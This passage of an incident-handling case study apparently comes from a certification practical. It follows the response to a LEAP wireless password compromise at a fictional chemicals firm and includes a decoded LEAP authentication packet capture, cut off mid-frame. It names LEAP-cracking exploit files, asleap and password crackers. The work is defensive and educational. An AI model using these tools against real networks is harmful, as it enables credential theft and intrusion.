This attacker was detected, not by computer security, but by physical security means. During one particularly successful night the attacker spent almost a whole night on site. A security guard who was leaving his shift noticed a person in a vehicle illuminated by the glow of a computer screen. Normally this would not have raised too many questions, except that the guard remembered seeing the same person using a computer in the vehicle at the beginning of the shift six hours earlier. The security guard approached the vehicle and after brief questioning, the person stated that they were waiting to pick-up someone and playing games on the laptop during the wait. The security guard took notes of all the details and reported the incident to the on-coming shift. The attacker left the premises.

The incident was raised as a physical security incident. The security manager assessed the incident In accordance with the response procedures. The security

manager decided to notify the security team as a precaution. The legal team was contacted with respect to trespassing and/or stalking concerns and possible involvement of the police. This process was escalated according to the plans developed for physical and personnel security. During the investigation, it was determined that the person the suspect claimed to be waiting for did work at the building, but was not there at the time and did not know anyone matching the description of the suspect. At the same time, the information staff was apprised of the issue because of the person's preoccupation with the laptop. The security guard who witnessed the incident was not able to provide more information about the laptop or its use. At this point the nature of the threat was not understood so the investigation included close co-ordination between the legal team, physical security, and information security teams. The Security Manager was the lead person to coordinate the response. Additional points-of-contact and co-ordination methods were specified in the response plan. The lead IT incident handler was selected and mandated with determining whether the IT infrastructure had been involved and how serious any breach may have been. A notification of a security incident was included in a report to the Chief Operating Officer.

The information security incident handling team began assessing the potential impact of the incident. Given the amount of proprietary information at the company this incident was taken very seriously as potential industrial espionage. Since the incident occurred outside the building, the wireless network was the prime focus of the investigation. The team set to work looking for suspicious events.

The response team began recording their actions taken and storing files investigated, as required by the response plan. The information security policy calls for an audit on an annual basis. An unscheduled audit was performed. This focused on unauthorized wireless access points, malware, access to unauthorized files, and WLAN users. One unauthorized access point was located and the system investigated, but it was deemed to have not been involved. An investigation of the network equipment and servers didn't locate any malware. The investigation of users began by checking the logs for users who disconnected around the time of the incident. Follow up investigation showed that qa_leap's account was accessed while the person was not even in the building.

This raised the prospect that a crime had been committed under the US Federal Computer Crime Statute, Title 18 U.S.C 1030, which makes it a crime to knowingly access a computer used in interstate or foreign communication "without authorization" and obtain any information from the computer. A separate provision makes it a crime to access a computer without authorization with "intent to defraud" to obtain "anything of value." Fortunately, this provision also specifies that it doesn't apply if "the object of the fraud and the thing obtained consists only of the use of the computer and the value of such use is not more than $ 5,000 in any 1-year period" (http://www.securityfocus.com/columnists/237).

Containment

The precise targets may not be identifiable and the possible areas can be too widespread to make backups of everything. Educated guesses need to be made as to the most important services. The next step is to determine risk of continuing operations. This also affects how logs can be acquired. The recommendations should be documented and all relevant staff members need to be briefed. The most urgent activity to contain the exploit is to change passwords!

The initial response of the consolidated security team was to focus on the physical perimeter. The description of the suspect and vehicle were circulated to security personnel and extra exterior patrols were initiated to prevent the suspect from approaching the facility.

The initial desire of the IT incident handling team was to contain the incident by closing access to the wireless network until the nature of the threat was clear. According to the escalation plan this had to be approved, and after an assessment, the request was denied due to the impact it would have on operations. To reduce the concern of outsider access, without losing the functionality for employees, the transmitter power of access points was reduced to limit the exterior leakage range

It was deemed impractical to backup every system since the scale of the attack was unknown. All logs which were investigated were backed up to preserve the data.

Based on info from Cisco advisory, which had been previously overlooked, that indicated LEAP vulnerability to dictionary based password attacks, a password audit was conducted to prevent attacks against user accounts. To ensure compliance with legal requirements, the methodology was determined based on consultations with the Legal and Human Resource departments. The incident handlers used the LC4 application to test passwords. This application offers the option of identifying accounts using weak passwords, without showing what the actual passwords are. This auditing was performed by the incident handling team with objective oversight from the Human Resources department. The audit turned up several accounts with weak passwords. The users for these accounts made their passwords more secure. All the accounts were, fortunately, average user accounts with restricted privileges. Many users did have access to company confidential information and it was not possible to determine the company's exposure to loss of confidential information.

Eradication

In order to eradicate the cause of the incident needs to be determined and the method of attack identified. Since any possible clues were all too small to trigger reaction, defense in layers is important to use. In order to implement this, greater use could be made of firewall/filter rules, applying patches/hardening system. As well as an thorough audit using vulnerability assessment, nmap, nessus, system checks, and network checks should be conducted to ensure that no signs of the intruder remain.

During the investigation, no lingering traces were identified. It was noticed that qa_leap's account was accessed at unusual times when she was not present. Her account was likely compromised so she was requested to change the password. This also affected several other users. Audits turned up a few deficiencies, but nothing that could be tied to the attack.

Recovery

The operation was watched quite closely by the security personnel and administrators for the following while. This meant that logs should be checked much more frequently and more actions taken to follow up on potential incidents. Eventually the systems owners need to decide when operation should be fully restored, with the advice of the security personnel.

There was no apparent harm to the systems. The systems were tested in accordance with the test plans contained in the incident handling plan. Additional logging was initiated for operating systems, applications, and network devices. A plan was created to closely monitor the network and logs for six weeks or until the threat was better understood. Based on these steps, the recommendation was made to the Chief Operating Officer to continue the operation of the network with enhanced monitoring.

Lessons Learned

The importance of properly recording actions taken during the incident become apparent afterwards during the follow-up. A report should be written with consensus amongst the security personnel. This should include the lessons learned with regards to processes, technologies, and incident handling capabilities.

This may include the ability to detect unauthorized password use – probably off hours, access from unusual host, sniffer (shared media), commercial IDS, and file integrity technologies, such as Tripwire/AIDE, to protect confidential information.

The entire incident response team met daily for the first week while the investigation was taking place. The meetings reviewed the progress each team had been making and considered areas for further action.

Two weeks after the incident occurred and after the investigation was complete, the security manager arranged a meeting to review the reaction and understand the lessons learned. These lessons would be reflected in the incident response plan and increase the professional knowledge of the incident handling personnel.

The first lesson learned was a reinforcement of the effectiveness of a prepared plan to deal with security incident. Alice and Bob Chemicals did have a plan that described inter-departmental coordination. It was this close coordination between IT and physical security teams that resulted in the identification and resolution of the incident.

Although the entire team learned many lessons, there were a number that were strictly applicable to information security.

One lesson is the need for regular password auditing. Alice and Bob Chemicals does have a written policy requiring strong passwords, but it is not enforced.

Secondly, the possibility of data files being compromised raised the awareness of the need to protect the proprietary information on the network. Therefore, the team will work with intellectual property lawyers and researchers to develop a policy to protect this data. Likely involving the use of file integrity technology, such as Tripwire or AIDE.

A third lesson was the weaknesses of LEAP. LEAP is strong, when strong passwords are used, but by applying the defence in layers approach, it was decided to upgrade to the recently released EAP-FAST recommended by Cisco.

A business review will look at implementing stronger, layered defenses to be implemented over the longer term. Such as wireless intrusion detection systems and security information management platforms.

More secure password policies were located at: http://www.redhat.com/docs/manuals/linux/RHL-8.0-Manual/security-guide/s1-wstation-pass.html and http://www.sans.org/resources/policies/

The upgrade of LEAP to FAST-LEAP will also be investigated.

Given the new evidence of vulnerability to people with malicious intent, the security teams will be receiving greater emphasis and resources with which to protect the critical information.

Extras

Related Vulnerabilities

Cisco Wireless network monitoring may also be subject to: Default password exploit CAN-2004-0391. This can be used to further cover the tracks of the attacker.

Security Focus lists other tools to exploit all or parts of this exploit:

- /data/vulnerabilities/exploits/bfnthash.c
- /data/vulnerabilities/exploits/chaptest.c
- /data/vulnerabilities/exploits/clean.sh
- /data/vulnerabilities/exploits/compile.sh
- /data/vulnerabilities/exploits/des.h
- /data/vulnerabilities/exploits/deskey.c
- /data/vulnerabilities/exploits/desport.c

- /data/vulnerabilities/exploits/md4.c
- /data/vulnerabilities/exploits/md4.h
- /data/vulnerabilities/exploits/mschap.c
- /data/vulnerabilities/exploits/mschap.h
- /data/vulnerabilities/exploits/Notes

EAP-FAST

In response to the threat posed by ASLEAP, Cisco has released a replacement for LEAP. It is called the Extensible Authentication Protocol-Flexible Authentication via Secure Tunneling (EAP-FAST). It is a publicly accessible IEEE 802.1X EAP type developed by Cisco Systems. The IETF informational draft is available at: http://www.ietf.org/internet-drafts/draft-cam-winget-eap-fast-00.txt
"Cisco developed EAP-FAST to support customers who cannot enforce a strong password policy and wish to deploy an 802.1X EAP type that does not require digital certificates, supports a variety of user and password database types, supports password expiration and change, and is flexible, easy to deploy, and easy to manage. For example, a customer using Cisco LEAP who cannot enforce a strong password policy and does not want to use certificates can migrate to EAP-FAST for protection from dictionary attacks" (Cisco EAP-FAST).

Glossary

EAP – Extensible Authentication Protocol
GCIH – GIAC Certified Incident Handler
IEEE – Institute of Electrical and Electronic Engineers
LEAP – Lightweight Extensible Authentication Protocol
MS-CHAP - Microsoft Challenge/Reply Handshake Protocol
PEAP - Protected Extensible Authentication Protocol
WEP – Wired Equivalence Protocol
WLAN – Wireless Local Area Network

References

References to additional info:

ASLEAP

Wright, Joshua. Asleap home page. http://asleap.sourceforge.net
Wright, Joshua. Email: jwright@hasborg.com
Computer World. "LEAP attack tool author says he wants to alert users".
http://www.computerworld.com/securitytopics/security/story/0,10801,86187,00.html

802.1x

Stargel, Daryl. "Wireless LANs and 802.1x". *GSEC*.
http://www.sans.org/rr/papers/68/163.pdf

WEP

College Park. “802.11 Security Vulnerabilities”. *Wireless Research*. http://www.cs.umd.edu/~waa/wireless.html

NT Password Hash

“How do I access the Windows NT/2000/XP password file”. *The Geek FAQ*. http://www.geek-faq.com/computers/windows-password-file.shtml

"NT Passwords”. *HackFaq*. http://www.nmrc.org/pub/faq/hackfaq/hackfaq-13.html

Password Cracking

“John the Ripper password cracker”. *OpenWall Project*. http://www.openwall.com/john/

Pitts, Steve. “VPN Aggressive Mode Pre-shared Key Brute Force Attack”. http://www.giac.org/practical/GCIH/Steve_Pitts_GCIH.pdf

Works Cited

Cisco. “Cisco Response to Dictionary Attacks on Cisco LEAP”. *Product Bulletin 2331*. http://www.cisco.com/en/US/products/hw/wireless/ps430/prod_bulletin09186a00801cc901.html

Cisco. “Cisco Security Notice: Dictionary Attack on Cisco LEAP Vulnerability“. *Security Notice*. http://www.cisco.com/warp/public/707/cisco-sn-20030802-leap.shtml

Cisco. “EAP-FAST”. *Cisco Aironet 1200 Series.* http://www.cisco.com/en/US/products/hw/wireless/ps430/products_qanda_item09186a00802030dc.shtml

Cisco. “Under the Hood: Wireless Authentication” *Packet Magazine*. http://cisco.com/en/US/about/ac123/ac114/about_cisco_online_exclusive09186a00800a5cab.html

Geier, Jim. “802.1X Offers Authentication and Key Management”. http://www.wi-fiplanet.com/tutorials/article.php/1041171

Ryan, Vincent. “Powerful Wireless Security Tools for Free”. *News Factor Top Tech News*. http://www.newsfactor.com/story.xhtml?story_title=Powerful_Wireless_Security_Tools_for_Free&Story_id=22124

Security Focus. “Cisco LEAP Password Disclosure Weakness”. *Vulnerabilities*. http://www.securityfocus.com/bid/8755/exploit

Snyder, Joel. “What is 802.1x?”. *Network World Global Test Alliance Network World Fusion*, 05/06/02 http://www.nwfusion.com/research/2002/0506whatisit.html

Wright, Joshua. “asleap-imp - recovers weak LEAP password. Pronounced "asleep". *Readme*. http://asleap.sourceforge.net/README

ZyXEL. “Setup IEEE 802.1x Access Control (Authentication and Accounting)”. http://www.zyxel.com/support/supportnote/ZyAIR_B1000/app/8021x.htm#EAPOL

Annex 1 – Packet Capture of LEAP Authentication

(portion of packet capture file at Asleap website)

```
Frame 324 (30 bytes on wire, 30 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000323000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000323000 seconds
    Frame Number: 324
    Packet Length: 30 bytes
    Capture Length: 30 bytes
IEEE 802.11
    Type/Subtype: Authentication (11)
    Frame Control: 0x00B0
        Version: 0
        Type: Management frame (0)
        Subtype: 11
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 117
    Destination address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 65
IEEE 802.11 wireless LAN management frame
    Fixed parameters (6 bytes)
        Authentication Algorithm: Unknown (128)
        Authentication SEQ: 0x0001
        Status code: Successful (0x0000)

0000  b0 00 75 00 00 07 50 ca f4 17 00 0c 30 43 a9 07   ..u...P.....0C..
0010  00 07 50 ca f4 17 10 04 80 00 01 00 00 00         ..P...........

Frame 325 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000324000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000324000 seconds
    Frame Number: 325
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
```

```
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)

0000  d4 00 00 00 00 0c 30 43 a9 07                    ......0C..

Frame 326 (72 bytes on wire, 72 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000325000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000325000 seconds
    Frame Number: 326
    Packet Length: 72 bytes
    Capture Length: 72 bytes
IEEE 802.11
    Type/Subtype: Beacon frame (8)
    Frame Control: 0x0080
        Version: 0
        Type: Management frame (0)
        Subtype: 8
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Source address: 00:06:25:3c:05:65 (00:06:25:3c:05:65)
    BSS Id: 00:06:25:3c:05:65 (00:06:25:3c:05:65)
    Fragment number: 0
    Sequence number: 2726
IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x000000000F72B184
        Beacon Interval: 0.102400 [Seconds]
        Capability Information: 0x0421
            .... ...1 = ESS capabilities: Transmitter is an AP
            .... ..0. = IBSS status: Transmitter belongs to a BSS
            ...0 .... = Privacy: AP/STA cannot support WEP
            ..1. .... = Short Preamble: Short preamble allowed
            .0.. .... = PBCC: PBCC modulation not allowed
            0... .... = Channel Agility: Channel agility not in use
            CFP participation capabilities: No point coordinator at AP
(0x0000)
    Tagged parameters (36 bytes)
        Tag Number: 0 (SSID parameter set)
```

```
        Tag length: 8
        Tag interpretation: LinksysG
        Tag Number: 1 (Supported Rates)
        Tag length: 12
        Tag interpretation: Supported rates: 1.0(B) 2.0(B) 5.5(B) 6.0(B) 9.0
11.0(B) 12.0(B) 18.0 24.0(B) 36.0 48.0 54.0 [Mbit/sec]
        Tag Number: 3 (DS Parameter set)
        Tag length: 1
        Tag interpretation: Current Channel: 6
        Tag Number: 5 ((TIM) Traffic Indication Map)
        Tag length: 4
        Tag interpretation: DTIM count 2, DTIM period 3, Bitmap control 0x0,
(Bitmap suppressed)
        Tag Number: 47 (Reserved tag number)
        Tag length: 1
        Tag interpretation: Not interpreted

0000  80 00 00 00 ff ff ff ff ff ff 00 06 25 3c 05 65   ............%<.e
0010  00 06 25 3c 05 65 60 aa 84 b1 72 0f 00 00 00 00   ..%<.e`...r.....
0020  64 00 21 04 00 08 4c 69 6e 6b 73 79 73 47 01 0c   d.!...LinksysG..
0030  82 84 8b 8c 12 96 98 24 b0 48 60 6c 03 01 06 05   .......$.H`l....
0040  04 02 03 00 00 2f 01 00                           ...../..

Frame 327 (30 bytes on wire, 30 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000326000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000326000 seconds
    Frame Number: 327
    Packet Length: 30 bytes
    Capture Length: 30 bytes
IEEE 802.11
    Type/Subtype: Authentication (11)
    Frame Control: 0x00B0
        Version: 0
        Type: Management frame (0)
        Subtype: 11
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1648
IEEE 802.11 wireless LAN management frame
    Fixed parameters (6 bytes)
        Authentication Algorithm: Unknown (128)
        Authentication SEQ: 0x0002
        Status code: Successful (0x0000)
```

```
0000  b0 00 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   ......0C....P...
0010  00 07 50 ca f4 17 00 67 80 00 02 00 00 00         ..P....g......

Frame 328 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000327000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000327000 seconds
    Frame Number: 328
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                     ......P...

Frame 329 (82 bytes on wire, 82 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000328000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000328000 seconds
    Frame Number: 329
    Packet Length: 82 bytes
    Capture Length: 82 bytes
IEEE 802.11
    Type/Subtype: Association Request (0)
    Frame Control: 0x0000
        Version: 0
        Type: Management frame (0)
        Subtype: 0
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 117
    Destination address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
```

```
    Sequence number: 66
IEEE 802.11 wireless LAN management frame
    Fixed parameters (4 bytes)
        Capability Information: 0x0031
            .... ...1 = ESS capabilities: Transmitter is an AP
            .... ..0. = IBSS status: Transmitter belongs to a BSS
            ...1 .... = Privacy: AP/STA can support WEP
            ..1. .... = Short Preamble: Short preamble allowed
            .0.. .... = PBCC: PBCC modulation not allowed
            0... .... = Channel Agility: Channel agility not in use
            CFP participation capabilities: No point coordinator at AP
(0x0000)
        Listen Interval: 0x00c8
    Tagged parameters (54 bytes)
        Tag Number: 0 (SSID parameter set)
        Tag length: 14
        Tag interpretation: Cisco_leap 350
        Tag Number: 1 (Supported Rates)
        Tag length: 4
        Tag interpretation: Supported rates: 1.0 2.0 5.5 11.0 [Mbit/sec]
        Tag Number: 133 (Reserved tag number)
        Tag length: 30
        Tag interpretation: Not interpreted

0000  00 00 75 00 00 07 50 ca f4 17 00 0c 30 43 a9 07   ..u...P.....0C..
0010  00 07 50 ca f4 17 20 04 31 00 c8 00 00 0e 43 69   ..P... .1.....Ci
0020  73 63 6f 5f 6c 65 61 70 20 33 35 30 01 04 02 04   sco_leap 350....
0030  0b 16 85 1e 00 01 7f 0d 07 00 ff 03 10 00 00 00   ................
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0050  00 22                                             ."

Frame 330 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000329000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000329000 seconds
    Frame Number: 330
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)

0000  d4 00 00 00 00 0c 30 43 a9 07                   ......0C..
```

```
Frame 331 (77 bytes on wire, 77 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000330000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000330000 seconds
    Frame Number: 331
    Packet Length: 77 bytes
    Capture Length: 77 bytes
IEEE 802.11
    Type/Subtype: Association Response (1)
    Frame Control: 0x0010
        Version: 0
        Type: Management frame (0)
        Subtype: 1
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1649
IEEE 802.11 wireless LAN management frame
    Fixed parameters (6 bytes)
        Capability Information: 0x0031
            .... ...1 = ESS capabilities: Transmitter is an AP
            .... ..0. = IBSS status: Transmitter belongs to a BSS
            ...1 .... = Privacy: AP/STA can support WEP
            ..1. .... = Short Preamble: Short preamble allowed
            .0.. .... = PBCC: PBCC modulation not allowed
            0... .... = Channel Agility: Channel agility not in use
            CFP participation capabilities: No point coordinator at AP
(0x0000)
        Status code: Successful (0x0000)
        Association ID: 0xc01d
    Tagged parameters (47 bytes)
        Tag Number: 1 (Supported Rates)
        Tag length: 1
        Tag interpretation: Supported rates: 11.0(B) [Mbit/sec]
        Tag Number: 133 (Reserved tag number)
        Tag length: 28
        Tag interpretation: Not interpreted
        Tag Number: 136 (Reserved tag number)
        Tag length: 12
        Tag interpretation: Not interpreted

0000  10 00 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   ......0C....P...
0010  00 07 50 ca f4 17 10 67 31 00 00 00 1d c0 01 01   ..P....g1.......
0020  96 85 1c 00 00 4c 0d 00 00 00 00 01 00 41 50 33   .....L.......AP3
0030  35 30 2d 35 61 39 37 38 63 20 20 20 20 00 02 88   50-5a978c    ...
```

```
0040  0c 80 f3 03 00 81 37 03 00 00 00 00 00            ......7......

Frame 332 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000331000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000331000 seconds
    Frame Number: 332
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                  ......P...

Frame 333 (36 bytes on wire, 36 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000332000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000332000 seconds
    Frame Number: 333
    Packet Length: 36 bytes
    Capture Length: 36 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0108
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x1
            DS status: Frame is entering DS (To DS: 1  From DS: 0) (0x01)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 117
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    Destination address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 67
Logical-Link Control
```

```
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Cisco IOS 9.0 Compatible (0x0000f8)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: Start (1)
    Length: 0

0000  08 01 75 00 00 07 50 ca f4 17 00 0c 30 43 a9 07   ..u...P.....0C..
0010  00 07 50 ca f4 17 30 04 aa aa 03 00 00 f8 88 8e   ..P...0.........
0020  01 01 00 00                                       ....

Frame 334 (94 bytes on wire, 94 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000333000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000333000 seconds
    Frame Number: 334
    Packet Length: 94 bytes
    Capture Length: 94 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x2
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1650
Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Encapsulated Ethernet (0x000000)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
```

```
    Type: EAP Packet (0)
    Length: 58
    Extensible Authentication Protocol
        Code: Request (1)
        Id: 16
        Length: 58
        Type: Identity [RFC2284] (1)
        Identity (53 bytes): \000networkid=Cisco_leap 350,nasid=AP350-
5a978c,portid=0

0000  08 02 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   ......0C....P...
0010  00 07 50 ca f4 17 20 67 aa aa 03 00 00 00 88 8e   ..P... g........
0020  01 00 00 3a 01 10 00 3a 01 00 6e 65 74 77 6f 72   ...:...:..networ
0030  6b 69 64 3d 43 69 73 63 6f 5f 6c 65 61 70 20 33   kid=Cisco_leap 3
0040  35 30 2c 6e 61 73 69 64 3d 41 50 33 35 30 2d 35   50,nasid=AP350-5
0050  61 39 37 38 63 2c 70 6f 72 74 69 64 3d 30         a978c,portid=0

Frame 335 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000334000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000334000 seconds
    Frame Number: 335
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                     ......P...

Frame 336 (94 bytes on wire, 94 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000335000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000335000 seconds
    Frame Number: 336
    Packet Length: 94 bytes
    Capture Length: 94 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
```

```
        Flags: 0x2
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
